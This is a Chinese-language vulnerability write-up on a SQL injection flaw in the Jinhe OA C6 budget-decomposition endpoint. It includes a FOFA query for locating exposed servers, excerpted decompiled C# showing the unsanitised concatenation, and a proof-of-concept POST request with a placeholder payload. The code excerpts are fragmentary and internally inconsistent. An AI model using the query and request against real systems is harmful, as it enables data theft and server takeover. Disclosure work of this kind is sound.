漏洞简介
金和网络是专业信息化服务商,为城市监管部门提供了互联网+监管解决方案,为企事业单位提供组织协同OA系统开发平台,电子政务一体化平台,智慧电商平台等服务。金和OA C6 AjaxForCompanyBudgetDecompose.ashx 接口处存在SQL注入漏洞,攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
金和OA C6
fofa语法
app="金和网络-金和OA"
漏洞分析
根据 AjaxForCompanyBudgetDecompose.ashx 的源码,在 bin 目录下查找 JHBase.Web.CostControl.dll 将其进行反编译后找到 AjaxForCompanyBudgetDecompose 的处理逻辑
public void ProcessRequest(HttpContext context)
{
  context.Response.ContentType = "text/plain";
  string str1 = context.Request["strType"];
  string strYear1 = context.Request["strYear"];
  if (string.op_Equality(str1, "getBudgetTime"))
    context.Response.Write(this.DataPeriodList(strYear1));
  else if (string.op_Equality(str1, "getBudgetManageInfo"))
  {
    string strTime = context.Request["strTime"];
    context.Response.Write(this.DataBudgetManageInfo(strYear1, strTime, context.Session["UserCode"].ToString()));
  }
  else if (string.op_Equality(str1, "getHistoryList"))
    context.Response.Write(this.BindHistoryList(strYear1, context.Session["UserCode"].ToString()));
  else if (string.op_Equality(str1, "saveBudget"))
  {
    string[] strArray = context.Request["strBudgetInfo"].Split(new char[1]
    {
      '@'
    });
if (string.op_Equality(strArray[0].Split(new char[1]
{
  '|'
})[5], "Company"))
{
  DataTable dataTable = this.db.ExecSQLReDataTable($"select * from BudgetManage where BudgetType = 0 and CompanyBudget = '{context.Session["UserCode"].ToString()}'");
  if (dataTable == null || ((InternalDataCollectionBase) dataTable.Rows).Count == 0)
if (string.op_Equality(strArray[0].Split(new char[1]
{
  '|'
})[5], "Center"))
{
  DataTable dataTable = this.db.ExecSQLReDataTable($"select * from BudgetUserAndDept where BudgetType = 0 and UserID = '{context.Session["UserCode"].ToString()}'");
  if (dataTable == null || ((InternalDataCollectionBase) dataTable.Rows).Count == 0)
if (string.op_Equality(strArray[0].Split(new char[1]
{
  '|'
})[5], "Department"))
{
  bool flag = false;
  DataTable dataTable = this.db.ExecSQLReDataTable("select * from BudgetUserAndDept where BudgetType = 0");
  if (dataTable != null || ((InternalDataCollectionBase) dataTable.Rows).Count > 0)
if (string.op_Inequality(strArray[0].Split(new char[1]
{
  '|'
})[5], "Company"))
{
  if (!this.bdDao.IsDecompose(strArray[0].Split(new char[1]
  {
    '|'
  })[5], strArray[0].Split(new char[1]{ '|' })[1], strArray[0].Split(new char[1]
else if (string.op_Equality(strDecompose[5].ToString(), "Center"))
{
  strContent = strContent.Replace("[Page]", "Department");
  DataTable dataTable = this.db.ExecSQLReDataTable($"select * from RelationshipUsers where DeptID = {strDeptId} and DeptLeader = 1");
当 strType=getBudgetTime 时,strYear、strDeptId、type被带入DataPeriodList方法
protected string DataPeriodList(string strYear, string strDeptId, string type, string timeType)
{
  string str1 = string.Empty;
DataTable budgetTime = this.bdDao.GetBudgetTime(strYear, strDeptId, type);跟进GetBudgetTime方法
public DataTable GetBudgetTime(string strYear, string strDeptId, string strType)
{
  this.strSql = $"select distinct DecomposeTime from DecomposeList where DecomposeState = 0 and DecomposeYear = {strYear} and DecomposeType = '{strType}'";
  if (!string.IsNullOrEmpty(strDeptId))
  {
    BudgetDecomposeDao budgetDecomposeDao = this;
    budgetDecomposeDao.strSql = $"{budgetDecomposeDao.strSql} and DeptID in ({strDeptId})";
  }
  this.strSql += " order by DecomposeTime asc";
  return this.db.ExecSQLReDataTable(this.strSql);
}参数strYear、strDeptId、type被直接拼接到SQL语句中执行,造成SQL注入漏洞。
整体执行流程如下,当中其他几个方法也存在同样的sql注入漏洞,就不赘述了
漏洞复现
POST /c6/JHSoft.Web.CostControl/Decompose/AjaxForCompanyBudgetDecompose.ashx HTTP/1.1
Host: jhsoft.mrxn.net
Content-Type: application/x-www-form-urlencoded

strType=getBudgetTime&strDeptId=1&strYear=2012&type=SQLI_POC&TimeType=1
成功延时 4 秒